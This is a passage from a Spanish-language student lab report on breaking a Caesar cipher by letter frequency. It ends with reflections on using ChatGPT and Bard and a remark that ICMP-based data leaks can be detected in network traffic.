Shift 25: Deciphered text: 'mbszdyqbkpskiqoqbsnknobonoc'
Most Probable Text: criptografiayseguridadenredes (Shift: 9)

```

Figura 16: El script acierta en el texto claro y el shift.

Por lo tanto, se puede decir que la idea de detectar el texto claro por la probabilidad de encontrar una letra en el español es una idea válida. El código para replicar esto también se puede encontrar en el repositorio <https://github.com/DavidSlva/criptografia-y-hacking-etico/tree/master/Lab1>.

Conclusiones y comentarios

Las primeras impresiones al trabajar con ChatGPT y Bard (en la primera actividad) resultaron bastante inusuales. Se esperaba que, como en situaciones convencionales, las peticiones se transmitieran de manera natural y que la IA respondiera de manera coherente. Sin embargo, al tratar con solicitudes altamente específicas como las presentes en este proyecto, fue esencial ser detallado en las instrucciones proporcionadas al modelo de LLM. Este podría considerarse el principal desafío que surgió y con el cual me encontré en múltiples ocasiones a lo largo de este trabajo.

Otro problema recurrente fue la posibilidad de cometer errores simples, como olvidar la inclusión de una librería o pasar por alto la inserción de un parámetro en una función. Es por ello que como usuario, se requiere una vigilancia constante de estos aspectos antes de descartar por completo las sugerencias brindadas por la inteligencia artificial.

Siguiendo la misma línea, se volvió evidente que al formular preguntas a GPT, era esencial tener al menos una idea general de lo que se esperaba como respuesta. De esta forma, se podía evaluar si la respuesta proporcionada tenía sentido, ya que la IA no es infalible y comete errores más allá de lo que podemos percibir. Además, un desafío importante fue que, a pesar de tener el contexto previo, la IA no siempre lograba establecer conexiones adecuadas con información previamente compartida. Esto requería repetir ciertos puntos para asegurarse de que no fueran pasados por alto.

En cuanto al desarrollo de las actividades, resulta sorprendente la amplitud de posibilidades que brindan este tipo de proyectos para la transmisión y recepción de información codificada. Es asombrosamente sencillo (especialmente con GPT y Bard como herramientas) manipular paquetes que inicialmente parecerían carecer de valor más allá de su propósito original.

Algo inesperado que surgió durante esta actividad, era que a través de algo tan simple como la frecuencia con la que se encuentra una letra en un el español se pudiera identificar qué texto era el correcto cuando decodificábamos todas las posibilidades. Esta es una herramienta muy poderosa para crear aplicaciones que combinadas con técnicas de decodificación puedes detectar y entender de manera automática textos que puedan estar cifrados.

En conclusión, es efectivo que se puede detectar las filtraciones a través de tráfico de red mediante el uso de ping y, en consecuencia ICMP.